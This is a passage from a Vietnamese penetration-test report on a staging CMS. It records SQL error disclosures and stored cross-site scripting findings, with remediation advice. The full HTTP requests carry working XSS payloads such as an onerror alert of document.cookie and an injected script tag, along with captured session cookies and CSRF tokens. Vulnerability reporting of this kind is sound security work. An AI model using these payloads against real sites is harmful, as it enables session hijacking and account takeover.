{"error":1,"message":"SQLSTATE[22001]: String data, right truncated: 1406 Data too long for column 'service_code' at row 1 (SQL: insert into `news_service` (`news_id`, `service_code`) values (100, cloudheheheheheheheheheheheheheheheheheheheheheheheh))","data":null}

LỖI 3	/cms/api/landingpage/create
LINK LỖI	/cms/api/landingpage/create
ĐIỀU KIỆN KIỂM TRA	KhoaNV17
REQUEST	

POST /cms/api/landingpage/create HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 117

Accept: */*

X-CSRF-TOKEN: VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/news/create

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: kt_aside_toggle_state=on; kt_aside_menu=0; XSRF-TOKEN=eyJpdiI6IndKTDBSZmtHT3VROGVIUWlkVlRSbWc9PSIsInZhbHVlIjoiUjBqb2lwa0xsNnBIWDFnc2szSEdqU0UwZGFweTdWb0F0WkoyOVZ1YTRmNlE4U2VIT2VhQ3ZTNUFsMDRQckRLZDZZOUhzbE9mMjIraDVQbGkvNkxtZlJ1RCtjcnVzb1hEVHluNGovVjk3Zkc1YTRxRVl5TmhrV3NacHBBRHV0d0siLCJtYWMiOiJiYWMyNDU1YTJlYjhkNTVhZWZjYWQzMjQzZjlmZTg3MDg0MzcyMjFlNjBmNGE5YmVlNzBlMTJiMjJjYzBhYWM1In0%3D; dkol_cms_session=eyJpdiI6InNQSDdRNzZrYWhsRFA4QW0wajVuWmc9PSIsInZhbHVlIjoiL0hXUEx4cEtoRkU3U2RoaTAwc20yQzVTUjR2MFpLRG1Tc2FtK3VzZDA0c29PZTNhc0tZRnJabnA2MzY1NzNCVC85QkJNaHF0OHlNZmpndnd0Y05FNmxDb1JQMk5Dc3Mzb3VSU0s0V2Z0SUNuN0ZnU201dk5lNkZ2cEdQd1FycGgiLCJtYWMiOiI4MzYxOGFjMDdjM2E2YjM0ZjYyNjlhN2MyNGI0MmEwNGFhZjMzODdkN2UxMmFkYTg0YWE4NDdjNGQ1MTA0NGEyIn0%3D

Connection: close

landing_page_banner_path=khoanv&landing_page_banner_alt=khoanv&landing_page_title=khoanv&landing_page_subtitle=khoanv

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 20:28:17 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Access-Control-Allow-Origin: *

Set-Cookie: dkol_cms_session=eyJpdiI6IlFDMHJFVGlOaElYRVNDWVJyVktyREE9PSIsInZhbHVlIjoiTU5ZZjVncFNkNkVjcUtFc2hITE40ck00cm15aHk5Z3F6b2Q4aFYvM2tsQUxPbWpjbitwU3ltNndpd21yQ3ArZEdob3U4a2xrNG9OMmQyZkRNVXJDMWhlQzNxcHJVTHFHOE4wS2xhaklhNWs0RzQ0VThoR0lZKzlTWkZYaHZoWVQiLCJtYWMiOiI0NjUzZTQyNWY1MDY2ZWE3OTM2NDRkYzA4OWUzMDJlZWY3NmM0NWVmOTgxYjg1OWFjNzQxOTU0NzI1NzdlNjMwIn0%3D; expires=Tue, 08-Mar-2022 22:28:17 GMT; Max-Age=7200; path=/; httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 387

{"error":1,"message":"SQLSTATE[HY000]: General error: 1364 Field 'service_code' doesn't have a default value (SQL: insert into `landing_page` (`landing_page_banner_path`, `landing_page_banner_alt`, `landing_page_title`, `landing_page_subtitle`, `updated_by`, `updated_at`, `created_at`) values (khoanv, khoanv, khoanv, khoanv, 33, 2022-03-09 03:28:17, 2022-03-09 03:28:17))","data":null}

LỖI 4	/cms/api/sale-foxpay/update

LINK LỖI	/cms/api/sale-foxpay/update
THAM SỐ	is_active
ĐIỀU KIỆN KIỂM TRA	KhoaNV17

REQUEST

```
POST /cms/api/sale-foxpay/update HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 378

Accept: */*

X-CSRF-TOKEN: VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/sale-foxpay/update

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: kt_aside_toggle_state=on; kt_aside_menu=88; XSRF-
TOKEN=eyJpdiI6InkzVy9idzhodlRSR0RGV2xIenVIQmc9PSIsInZhbHVlIjoieG04Yi8yRlNENTUvaDArZUJ1QmwxY01sQk9za3ZLSW
ZCZDduNFhGRTNBZ2FsUjNkVm9ubTZldU55MnNITzk3NUdsU0R3S2ZZQlZra1RUK2dNUjlucTYydVdMVDVYNzMrT0diMTJvZ0NWTWQ5MS
9pUVpnTWNGbnJnakg2VlRncXkiLCJtYWMiOiJmZTZmOTgwNzMzOTU3ZGJmZDQ3YWRkNzFiMWRiYWYzNzg2YzNjYTdmMGUxNmNlZWFiMG
IwNTdkNGExN2Y5OGE4In0%3D;
dkol_cms_session=eyJpdiI6IjE3VUpRU0plQXROWFhlVVpidzcyTUE9PSIsInZhbHVlIjoiVzR4aEMvZWJMNCs2UDR4Qzdhd3VieG5
lRGVIOW9ZSzVORXpvQ3FENFRJcVFpZmwyN0dTM2ZVa2JyQmMyaktzSUJvRVVHaHdqMHk5WHJGR3pQVkVVTkthMEoxZjNNS29UcEwvZU1
Malh0NnNSNm9aWU5KQm1RYXAxWHlpZTFwVjQiLCJtYWMiOiJlYzVmYjg3NWQzODUyMmI2ZDJlMzEwMjBiZTdmMzBmY2ZmMWZhMDI0ZjI
3N2YzN2EwMWJlMmYwZGYzN2E2MGFmIn0%3D

Connection: close


_token=VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC&pay_popup=Nh%E1%BA%ADn+50.000%C4%91+-
+Nh%E1%BA%ADn+voucher+trong+%E1%BB%A9ng+d%E1%BB%A5ng&pay_info_page=V%C3%AD+%C4%91i%E1%BB%87n+t%E1%BB%AD+
foxpay+gi%E1%BA%A3m+50.000%C4%91+-
+cms&qrcode_page=Nh%E1%BA%ADn+voucher+gi%E1%BA%A3m+50.000%C4%91+v%C3%A0+voucher+20.000%C4%91+d%C3%A0nh+c
ho+kh%C3%A1ch+h%C3%A0ng+m%E1%BB%9Bi&is_active=123456
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Tue, 08 Mar 2022 20:34:52 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Access-Control-Allow-Origin: *

Set-Cookie:
dkol_cms_session=eyJpdiI6IitWNnFPVEZDblQ0OE4yU0NnOWpudkE9PSIsInZhbHVlIjoieHc4ZlRQbm9rdXk0czJ5R254YldQV24
4akJsNTNWeXQvREh2SE5MVnE5WjBYZzVuMVlVK0Z4V2dHTjJOc1dYaGZGL2JBbnVKTGNQdStKTjZKcDZLMHp5VmhZbHZQbms3blA2ZE9
WSTZhUFZ6TDhIZWhVYnFqcEgwT0o3UjQ0VFkiLCJtYWMiOiI3N2ZjZjczOGZkOThhMmVjNWNlYTQ5YzQ2YzIyNzFkOGUxYzI5YzFjMWY
1MDIwNWJhNWQ2NTJhM2Q3ZTZmOWYxIn0%3D; expires=Tue, 08-Mar-2022 22:34:52 GMT; Max-Age=7200; path=/;
httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff
```

```
Content-Length: 584


{"error":1,"message":"SQLSTATE[22003]: Numeric value out of range: 1264 Out of range value for column
'is_active' at row 1 (SQL: update `sale_foxpay` set `pay_popup` = Nh\u1eadn 50.000\u0111 - Nh\u1eadn
voucher trong \u1ee9ng d\u1ee5ng, `pay_info_page` = V\u00ed \u0111i\u1ec7n t\u1eed foxpay gi\u1ea3m
50.000\u0111 - cms, `qrcode_page` = Nh\u1eadn voucher gi\u1ea3m 50.000\u0111 v\u00e0 voucher
20.000\u0111 d\u00e0nh cho kh\u00e1ch h\u00e0ng m\u1edbi, `is_active` = 123456, `updated_by` = 33,
`sale_foxpay`.`updated_at` = 2022-03-09 03:34:52 where `sale_foxpay_id` = 1)","data":null}
```

2.2.2 STORED CROSS - SITE SCRIPTING

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**KIỂM TRA VIỆC XỬ LÝ DỮ LIỆU**
CVSS	6.3 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L)
CWE ID	CWE-79
MÔ TẢ	Đối với kiểu Stored XSS, kẻ tấn công sẽ tìm cách đẩy mã độc vào nơi lưu trữ dữ liệu của ứng dụng (database, file, …). Sa nguy hiểm được đọc ngược vào ứng dụng và được nhúng trong nội dung động. Từ quan điểm của kẻ tấn công, nơi tối ưu đ độc là phần được hiển thị cho nhiều người dùng hoặc một nạn nhân cụ thể nào đó. Nạn nhân ở đây thông thường là đối tư cao trong hệ thống hoặc có quyền truy xuất những dữ liệu nhạy cảm có giá trị đối với kẻ tấn công. Nếu một trong các ngu cập vào nội dung có chứa mã độc, kẻ tấn công có thể lợi dụng để thực hiện các tác vụ với quyền tương đương như quyền dùng trong phiên làm việc đó.
NGUY CƠ	Lỗi này có thể gây ra một loạt vấn đề cho người dùng cuối, mức độ nguy hiểm từ việc gây ra khó chịu (bị hiển thị popup) khoản của người đó bị xâm phạm. Thông qua lỗ hổng này, attacker có thể thu thập thông tin về cookie của người dùng từ được các thông tin cá nhân trong cookie hoặc thông tin về session token của người dùng đó, thông qua session token này truy xuất vào tài khoản của người dùng đó.
GIẢI PHÁP	Các cuộc tấn công có thể được ngăn chặn bởi thẩm tra cẩn thận các dữ liệu đầu vào và mã hóa cẩn thận các dữ liệu đầu ra soát càng chặt chẽ càng tốt kiểu của dữ liệu đầu vào. Ví dụ, nếu một tham số nào đó là kiểu số, trước khi xử lý nên chuyển sang kiểu số. • Trong PHP: intval("0".$_GET['q']); • Trong ASP.NET: int.TryParse(Request.QueryString["q"], out val); Tương tự cho kiểu dữ liệu date và time, … Khi chấp nhận kiểu dữ liệu khác trong quá trình xử lý, bảo đảm giá gì hoặc nằ sách các giá trị được cho phép (white-listing), hay là một biểu thức chính quy chặt chẽ. Nếu dữ liệu nhận vào không hợp l cố gắng xử lý dữ liệu đó. (Chú ý trong việc xử lý lỗi, không nên gởi trả lại cho người dùng chính giá trị đó trong thông bá Hầu hết các ngôn ngữ kiểu server-side scripting đều cung cấp các cơ chế để chuyển mã dữ liệu sang dạng các thực thể (en Điều này nên được sử dụng để lọc các dữ liệu đầu vào trước khi hiển thị nó ra ở phía người dùng. Ví dụ: • + PHP: hàm htmlspecialchars(string string [, int quote_style]) • + ASP.NET: Server.HTMLEncode (strHTML String) Đối với JavaScript, do bản thân ngôn ngữ này không có hàm built-in chuyển đổi như trên. Trong trường hợp đó, chúng ta dụng hàm lọc sau: `s = s.replace(/&/g,'&').replace(/"/i,'"').replace(/</i,'<').replace(/>/i,'>').replace(/'` bên cạnh đó nên xem xét để chuyển mã một số các ký tự sau: + ; ( ) Đảm bảo sử dụng đúng cách tiếp cận tại từng giai đoạn, kiểm soát kỹ dữ liệu đầu vào ngay khi nhận được, chuyển mã dữ trước khi hiển thị ra cho người dùng.
THAM KHẢO	OWASP Cross-Site Scripting: https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29 CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'): http://cwe.mitre.org/data/definitions/79.html

CHI TIẾT LỖ HỔNG	
THUỘC TÍNH	**NỘI DUNG**
LỖI 1	/cms/api/news/update
LINK LỖI	/cms/api/news/update

THAM SỐ	news_title
ĐIỀU KIỆN KIỂM TRA	kiennt116

REQUEST


```
POST /cms/api/news/update?id=98 HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 351

Accept: */*

X-CSRF-TOKEN: XyYSDraEod6OsDVt4tDqF9mbaoN18HBo3QOJdqYH

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.104 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/news/update/id/98

Accept-Encoding: gzip, deflate

Accept-Language: vi,en;q=0.9

Cookie: SL_G_WPT_TO=vi; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1; kt_aside_toggle_state=on;
kt_aside_menu=301.6000061035156; XSRF-
TOKEN=eyJpdiI6ImxRN0lYeFM0cmtOdU9YMVRGSlhsNGc9PSIsInZhbHVlIjoiMkNDSk9KL1ZWR0JwK3BmVzRCYzVuRUs2VUUra1lhOG
dDZDI4ZFRDc0lTUGVUZnZqdktBSVVENS9yY010S3RiL014YzA5QlNScTlhWWZqcHZ6OS9sRTJoVndnTDF5aGVCdjJCMzhJWFlWMXhlcV
Y5dGVJVzZVRW15ZEZvb3RCOEIiLCJtYWMiOiIwMTI2YjI0OTBiMjAxYmVmNzc1MWQxNmZkOTE2NTM0NzFiMmI3ODM5ZGMzZGI2YTk2Nj
dkOTg1ZmZlM2I1NWExIn0%3D;
dkol_cms_session=eyJpdiI6IldMUU0zVFNUZjR0OVRpMFdQalFFNFE9PSIsInZhbHVlIjoiQ0Fxd3dxeU9rS0M0YnBqcW1UYkJ2OVE
rVEROL1A4Y2JZUldJSUd1amJMQUtaVUV1ZUV1Smp1RzJvT0oxNktlaEd5UTVlVUNFL3dGTHczVkFGVjRkWlA3V1VKaDIvME5abG1yMlJ
sZ1ZPVUxhWDYxdlZPNU01ZExNQ2Nqc0pEQU0iLCJtYWMiOiIxNzgzZGEwMzc5M2ViOGY1YmNkZTVhMzc5NDYwYjZlOWFlYTI0N2U3M2E
zYjVkYWM2YjcxMDQ5ZDgyMDlhYTFjIn0%3D

Connection: close


_token=XyYSDraEod6OsDVt4tDqF9mbaoN18HBo3QOJdqYH&states%5B%5D=cloud&is_active=1&news_title=XSS+Test+%3Cim
g+src%3Dx+onerror%3Dalert(0)%3E&news_subtitle=xss+test&news_description=&news_link=&news_image_alt=&news
=&news_image_name=6221d3d33fcef_xss.jpg&news_image_path=https%3A%2F%2Fhi-
static.fpt.vn%2Fsys%2Fshop%2Fstag%2F2022-03-04%2F6221d3d33fcef_xss.jpg
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Fri, 04 Mar 2022 08:56:20 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Access-Control-Allow-Origin: *

Set-Cookie:
dkol_cms_session=eyJpdiI6Ikh3SkdpT3pFNmU2aEIyZjloeTByQ2c9PSIsInZhbHVlIjoiU2FLcWZNK0lhYytqWk10NVNJRGpNUld
TN3RKTU4yRzBDcDc2MC9jWVhMMUU2K1k0bEFObFQxYzVXTFUveGlWRW10dDNXRHNBUTlTMXFkRjRwQ21VdUlHblBBeWwwR29wRjZ6TXU
vd3JJZVd1ZGxGaHpqU1lmTFNOdWk4SXA2SHQiLCJtYWMiOiI4NWNmZjc3ZTIzZTY0YzEzOWM3NDQwMWUzNWQxNzcxNDA4ZDNkMzE4NGQ
3Yzg3OTRlMmIwM2Q5ZmEyZTZiZDNjIn0%3D; expires=Fri, 04-Mar-2022 10:56:20 GMT; Max-Age=7200; path=/;
httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 73
```

{"error":0,"message":"X\u1eed l\u00fd th\u00e0nh c\u00f4ng.","data":null}

IMAGE



Có thể lấy được cookie như trên ảnh

LỖI 2	/cms/api/promotion/update
LINK LỖI	/cms/api/promotion/update
THAM SỐ	ShortDescription%5B%5D và Description%5B%5D
ĐIỀU KIỆN KIỂM TRA	kiennt116

REQUEST


```
POST /cms/api/promotion/update HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 20386

Accept: */*

X-CSRF-TOKEN: wpDdrE3FbbukPA16DAynWL9tXf9smmrWh04kcBlp

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.104 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/promotion/update

Accept-Encoding: gzip, deflate

Accept-Language: vi,en;q=0.9

Cookie: SL_G_WPT_TO=vi; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1; kt_aside_toggle_state=on; XSRF-
TOKEN=eyJpdiI6ImZCTjlScGU1U3FhdnpVdSt6WlBqRmc9PSIsInZhbHVlIjoiSm0xd2RSQ3FRQXNZZnVKaWZ2RzdpVUtET3pXTm1iL1
R0TWp4bTJtcUIvaG5CT0xFMmsrLzdoWlB3V2x5SURWL2VjMCtFQTR6VlU5YjF0MFl4cVZhVFllNGNDNE5YbkM0enZnMjhyMGhrNkUyeU
JDOVU2K1FHSEZFTXMzUWNXdXIiLCJtYWMiOiJhMTA1MDIyZmVkOWU0NzIzNDY5Mzg2ZTgxZDkxNGFkNjgzOGQ0NzNjOTYyMDViMGJkMz
hlNDBjMjFkN2FiYjhjIn0%3D;
dkol_cms_session=eyJpdiI6Imo2bHVwM0tqN0ZwMlEwQ1RZdktDMVE9PSIsInZhbHVlIjoiWGU4ekttcWx5WnBMMGl0OFFoTXhJN01
Zb3BSQWhEOWxaeUZvNDdJSENqbDAyUWV4ZmlsYVJNQkwwUWkycEtpeWdreWRlckV5TUQxcXliUys0emVISHpwL0xaYVN3UW1zUmp5eHd
MemNPT2NEeVREM3JHbWtBNGFkVzU2ODJHcjIiLCJtYWMiOiI1YmY1ZWZmOGJjNGFkY2ZhNjYxMDhiZTg3ZTQzMTExZDExNzU3MDlhN2N
iNzNiZWNkMDBjODdhMGQ3MzgzYzI2In0%3D

Connection: close
```

```
--SNIP--

DisplayOrder%5B%5D=16&SysName%5B%5D=Internet+-+Super100&Id%5B%5D=5&Name%5B%5D=Internet+-
+Super100&Description%5B%5D=T%E1%BB%91c+%C4%91%E1%BB%99+Download%2F+Upload+100Mbps.+%3Cbr%3E+%3Cbr%3E%0D
%0AMi%E1%BB%85n+ph%C3%AD+2+th%C3%A1ng+s%E1%BB%AD+d%E1%BB%A5ng+F+Safe.%3Cimg+src%3Dx%3E+onerror%3Dalert(2
)%3E&ShortDescription%5B%5D=T%E1%BB%91c+%C4%91%E1%BB%99+Download%2F+Upload+100Mbps.+%0D%0AMi%E1%BB%85n+p
h%C3%AD+2+th%C3%A1ng+s%E1%BB%AD+d%E1%BB%A5ng+F+Safe.%3Cimg+src%3Dx+onerror%3Dalert(document.cookie)%3E&S
howOnMostInterested%5B15%5D=0&ShowOnMostInterested%5B15%5D=on&ShowOnBestOffer%5B15%5D=0&ShowOnBestOffer%
5B15%5D=on&ShowOnLandingPage%5B15%5D=0&ShowOnLandingPage%5B15%5D=on&

--SNIP--
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Mon, 07 Mar 2022 07:11:15 GMT

Content-Type: application/json

Connection: close

Vary: Accept-Encoding

Cache-Control: no-cache, private

Access-Control-Allow-Origin: *

Set-Cookie:
dkol_cms_session=eyJpdiI6Im15M2M0Smp0M0loTkFFNnFuZFVyaUE9PSIsInZhbHVlIjoiOHVDdHExQWNiL1llLzZGNWJjbVRxYm9
jSEsyU1Fyc0d3MHBUaFdlN0J4a1VFV2M1YUdoQ1ZMUXVHRGQrSUJ6NkJmeU9aR09zUU5qcnpERnpwZkNnTlJ1Z0FPOHp4cnZEL1ZtTHd
VQUJqRElWbUl0blJITVIyVzFRVmZvNXYzV1IiLCJtYWMiOiJlMTQ1MDk1ZTliZTBiMmUwOTcyNDgwMTA1NTNiMTMxNzAwY2MzMjFhZDB
iNDVhZWQzZjE5ZjFhNTYwYjQ1YzE1In0%3D; expires=Mon, 07-Mar-2022 09:11:15 GMT; Max-Age=7200; path=/;
httponly

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

X-Content-Type-Options: nosniff

Content-Length: 73


{"error":0,"message":"X\u1eed l\u00fd th\u00e0nh c\u00f4ng.","data":null}
```

IMAGE



Có thể lấy được cookie như trên ảnh

LỖI 3	/cms/api/news/update?id={id}
LINK LỖI	/cms/api/news/update?id={id}

THAM SỐ	states
ĐIỀU KIỆN KIỂM TRA	KhoaNV17

REQUEST

Request 1:
POST /cms/api/news/update?id=99 HTTP/1.1

Host: shop-stag.fpt.net

Content-Length: 359

Accept: */*

X-CSRF-TOKEN: VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://shop-stag.fpt.net

Referer: http://shop-stag.fpt.net/cms/news/update/id/99

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

Cookie: kt_aside_toggle_state=on; kt_aside_menu=145; XSRF-TOKEN=eyJpdiI6Ii9kWTVoUFJyQ0RxYjVoRXJOT2VHTnc9PSIsInZhbHVlIjoienBLSnhzVTR3RU52N3ZyMkk3Q292aXd4R0ZGTDlDdWtDenYwUUxwZm4zOEkvM1J4UE5aRDl5RWQ3ejJSMXVDMllXMk1CR1hEMHpaU0RFR1lyM0dLK285SktTeWlKQXNqVnNXQll0bE9NVHZTcG13b0tyaXhJUU93cE44ZlVucjkiLCJtYWMiOiI0MTk0ZDhjOGJkYzEyNDMxNmJiZGE3NDk3NmQ2ODY4MzY4ZGFkNTc4ZTU2Y2FhOThiMDRjOWRlMzUyZjJhZDM0In0%3D; dkol_cms_session=eyJpdiI6IjN4Y045alpudDE4QTNRekVWaGkvd2c9PSIsInZhbHVlIjoiYyt1TS9iU0xxT2lNeXdvRnEyZGxiVnBGQjhwQUFkMzJmOVhQSCtZNUJqNE9LVHgyUHpBQTRWSXdiRXRjUmovU2ovRWdkVEtZalJIaDhQc2ZTMlh5QkovdGpFRWpsYmhlbmZFbmRTdGVkZ0g5blE3UzZhN3BtVzU5bWtqN1p5dFciLCJtYWMiOiIxZWVmOGQ1ZWFiNzNkYmFkOGUwNGNhYmMzN2E4NzYxN2JiMmUzNjNlNzlhOGNhYzhjZGE5YTM0MTY2NmE0ZDQwIn0%3D

Connection: close

_token=VHlR3pahof983M2IOztkz5vSOK1D302zX2jWX1vC&states%5B%5D=</script><script>alert('hello')</script>&is_active=1&news_title=Test123&news_subtitle=12312&news_description=123&news_link=123123&news_image_alt=12312&news=&news_image_name=6227b3851ba7d_avt.jpg&news_image_path=https%3A%2F%2Fhi-static.fpt.vn%2Fsys%2Fshop%2Fstag%2F2022-03-09%2F6227b3851ba7d_avt.jpg

Request 2:

GET /cms/news/update/id/99 HTTP/1.1

Host: shop-stag.fpt.net

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5

